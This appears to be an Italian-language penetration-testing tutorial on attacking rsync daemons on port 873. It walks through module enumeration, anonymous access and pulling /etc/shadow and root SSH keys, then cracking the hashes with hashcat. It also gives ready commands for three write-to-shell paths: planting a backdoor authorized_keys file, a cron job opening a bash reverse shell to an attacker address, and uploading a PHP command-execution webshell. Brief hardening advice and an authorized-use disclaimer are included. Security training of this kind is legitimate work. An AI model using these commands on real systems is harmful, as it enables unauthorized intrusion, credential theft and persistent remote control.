Rsync Port 873: Enumeration, Anonymous Access e Exploitation

Pentest Rsync sulla porta 873: enumera rsyncd e moduli, verifica accesso anonimo e write access, analizza file esposti e possibili attack path.
- Pubblicato il 2026-01-25
- Tempo di lettura: 5 min
Rsync Porta 873: Enumerazione, File Disclosure e Exploitation #
Trovi la porta 873 aperta durante una scansione. A seconda di come sono configurati i moduli esposti, puoi arrivare a leggere file sensibili, scrivere dati sul target e — solo se il path scritto lo permette — ottenere accesso al sistema. Questa guida segue la catena reale: enumerazione del demone → moduli → accesso anonimo o autenticato → read/write → condizioni per trasformare la scrittura in accesso.
Cos’è rsyncd e Perché la Porta 873 è Interessante #
rsync è il programma client di sincronizzazione file; rsyncd è il demone che espone moduli — directory condivise definite in /etc/rsyncd.conf — tramite il protocollo rsync, tipicamente su TCP 873. Ogni modulo può richiedere autenticazione oppure no, ed essere in sola lettura o scrivibile: sono due impostazioni indipendenti, non un’unica opzione.
[backup]
    path = /var/backup
    read only = yes
    # nessun auth users → accesso senza credenziali

[storage]
    path = /home/fox
    read only = no
    # scrivibile + nessuna auth → superficie ampia, ma l'impatto dipende dal path
Un modulo privo di auth users può risultare accessibile senza credenziali — non è una garanzia assoluta in ogni build/configurazione, ma è la misconfig di gran lunga più comune. Verifica sempre il comportamento effettivo del demone, non darlo per scontato dalla sola config di esempio.
Enumerare i Moduli Esposti #
nmap -sV -sC -p 873 <target>873/tcp open rsync (protocol version 31)
| rsync-list-modules:
| backup Daily system backup
| www Web document rootLista moduli senza credenziali:
rsync rsync://<target>/Se risponde con l’elenco invece di chiedere una password, l’accesso anonimo alla lista moduli è confermato — non ancora l’accesso al contenuto di ciascuno, quello va verificato modulo per modulo.
Contenuto di un modulo specifico:
rsync -av --list-only rsync://<target>/backup/Filtra subito per file interessanti:
rsync -av --list-only rsync://<target>/backup/ | grep -iE "shadow|id_rsa|\.conf|\.key|secret"File Disclosure #
rsync -av rsync://<target>/backup/etc/shadow /tmp/shadow
rsync -av rsync://<target>/backup/root/.ssh/id_rsa /tmp/root_key
Modulo intero:
rsync -av rsync://<target>/backup/ /tmp/dump/shadow contiene password hash — non “hash delle password” genericamente, il formato va identificato prima di craccare. 1800 in hashcat è specifico per SHA-512 crypt: se il modulo target usa un algoritmo diverso, quel mode non funziona.
hashcat -m 1800 shadow /usr/share/wordlists/rockyou.txtid_rsa — se la chiave non è protetta da passphrase, è direttamente utilizzabile:
chmod 600 /tmp/root_key && ssh -i /tmp/root_key root@<target>rsyncd.secrets — se leggibile, contiene le credenziali per i moduli protetti.
Moduli Writable: Cosa Significa Davvero #
read only = no indica che il client può scrivere nel modulo — non implica automaticamente RCE o accesso al sistema. L’impatto reale dipende interamente da dove scrivi:
| Destinazione mappata | Impatto possibile |
|---|---|
| Directory di backup generica | Overwrite/disclosure di file, poco altro |
| Home directory di un utente | Possibile path verso accesso SSH, se le condizioni sotto sono vere |
| Web root servita da un web server | Possibile modifica di contenuti applicativi, se il server esegue il tipo di file caricato |
Directory cron (/etc/cron.d) | Possibile esecuzione, se cron è attivo e il file rispetta il formato atteso |
| Directory arbitraria senza uso noto | Dipende interamente dai permessi effettivi sul filesystem |
Verifica reale della scrittura — un --dry-run riuscito non dimostra che la scrittura sia realmente possibile: simula solo come rsync pianificherebbe l’operazione, non la esegue.
rsync -av --dry-run /tmp/test.txt rsync://<target>/storage/Per una verifica reale, scrivi un file di test innocuo e conferma che compaia effettivamente nel listing:
rsync -av /tmp/test.txt rsync://<target>/storage/
rsync -av --list-only rsync://<target>/storage/ | grep test.txt
Attack Path: da Modulo Writable a SSH #
ssh-keygen -f /tmp/backdoor -N ""
mkdir /tmp/.ssh
rsync -av /tmp/.ssh/ rsync://<target>/storage/.ssh/
rsync -av /tmp/backdoor.pub rsync://<target>/storage/.ssh/authorized_keys
ssh -i /tmp/backdoor fox@<target>
Funziona solo se tutte queste condizioni sono vere: il path del modulo corrisponde davvero alla home dell’utente target, la scrittura arriva con ownership e permessi compatibili con quello che sshd accetta per authorized_keys (spesso richiede che il file non sia scrivibile da altri e appartenga all’utente giusto), e il servizio SSH è raggiungibile con quell’account. Se anche una di queste manca, la chiave viene scritta ma non usata.
Nota sull’ordine: se la versione remota di rsync è vecchia, --mkpath può non funzionare — carica prima la cartella vuota, poi il file, nell’ordine mostrato sopra.
Attack Path: da Modulo Writable a Reverse Shell via Cron #
echo "* * * * * root bash -i >& /dev/tcp/<tuo_ip>/9001 0>&1" > /tmp/evil_cron
rsync -av /tmp/evil_cron rsync://<target>/backup/etc/cron.d/persistence
Listener: nc -lvnp 9001
Condizioni necessarie: il modulo deve mappare realmente /etc/cron.d (o una directory equivalente letta da cron), la scrittura deve avere permessi che cron accetta di eseguire, e il demone cron deve essere attivo e raggiungere effettivamente quella directory. Senza queste, il file resta scritto e inerte.
Attack Path: da Modulo Writable a Webshell #
echo '<?php system($_GET["c"]); ?>' > /tmp/cmd.php
rsync -av /tmp/cmd.php rsync://<target>/www/cmd.php
curl "http://<target>/cmd.php?c=id"
Funziona solo se il path del modulo coincide davvero con una web root servita da un web server attivo e quel server interpreta PHP — caricare il file da solo non produce nulla se manca una di queste due condizioni.
Moduli Autenticati #
Se un modulo richiede password, verifica prima se hai già credenziali raccolte in altre fasi dell’assessment (riuso password, rsyncd.secrets trovato altrove) prima di passare al brute force:
nmap -p 873 --script rsync-brute --script-args userdb=users.txt,passdb=passwords.txt <target>@ERROR: auth failed non significa automaticamente “serve brute force”: puoi aver sbagliato username, nome modulo, o la password è semplicemente diversa da quelle testate finora — conferma prima gli altri fattori.
Troubleshooting #
| Errore | Causa probabile | Verifica |
|---|---|---|
| Connection refused | rsyncd non in ascolto sulla porta standard | nmap -p- <target> per porte custom |
@ERROR: auth failed | Credenziali richieste e non valide (o username/modulo sbagliato) | Riconferma nome modulo e formato credenziali prima di brute-forzare |
@ERROR: Unknown module | Nome modulo errato | rsync rsync://<target>/ per la lista corretta |
read only | Il modulo non è scrivibile | Prova altri moduli, non forzare quello |
change_dir failed | La directory di destinazione non esiste sul target | Carica prima la cartella, poi il file |
Post-Exploitation #
Una volta ottenuta una shell, l’enumerazione locale segue lo stesso schema di qualsiasi altro foothold Linux — vedi LinPEAS per l’enumerazione automatica dei vettori di privilege escalation. Non è specifico di rsync, quindi non lo duplico qui.
Hardening #
auth users+secrets filesu ogni modulo esposto.read only = yescome default, scrivibile solo dove serve davvero.hosts allowper limitare gli IP autorizzati a raggiungere il demone.- Logging in
/var/log/rsyncd.logcon monitoraggio attivo su listing e trasferimenti anomali. - Dove possibile, sostituisci rsyncd con rsync over SSH (
rsync -e ssh), che elimina il protocollo non autenticato sulla 873.
Attack Chain Completa #
| Fase | Comando |
|---|---|
| Discovery | nmap -sV -sC -p 873 <target> |
| Enumerazione moduli | rsync rsync://<target>/ |
| Contenuto modulo | rsync -av --list-only rsync://<target>/<mod>/ |
| File disclosure | rsync -av rsync://<target>/<mod>/path/file /tmp/ |
| Verifica scrittura reale | rsync -av test.txt rsync://<target>/<mod>/ + --list-only per conferma |
| Attack path (SSH/cron/web) | Solo se le condizioni della sezione corrispondente sono verificate |
FAQ #
Qual è la differenza tra rsync e rsyncd?
rsync è l’utility client di sincronizzazione, rsyncd è il demone server che espone moduli via rete, tipicamente su TCP 873.
Un modulo rsync writable significa RCE garantito? No. Significa solo che puoi scrivere nel path mappato dal modulo — l’impatto dipende interamente da cosa consuma quel path (cron, web server, home SSH) e dalle condizioni descritte nelle sezioni sopra.
--dry-run riuscito prova che posso scrivere davvero?
No, simula solo il piano dell’operazione. Per una prova reale devi scrivere un file di test e confermarne la presenza con --list-only.
Rsyncd può portare a una shell? Sì, ma non direttamente: serve un path scrivibile che finisca in un posto sfruttabile (home SSH, cron, web root) con permessi coerenti — nessuno di questi è garantito dal solo fatto che il modulo sia writable.
Uso esclusivo in ambienti autorizzati.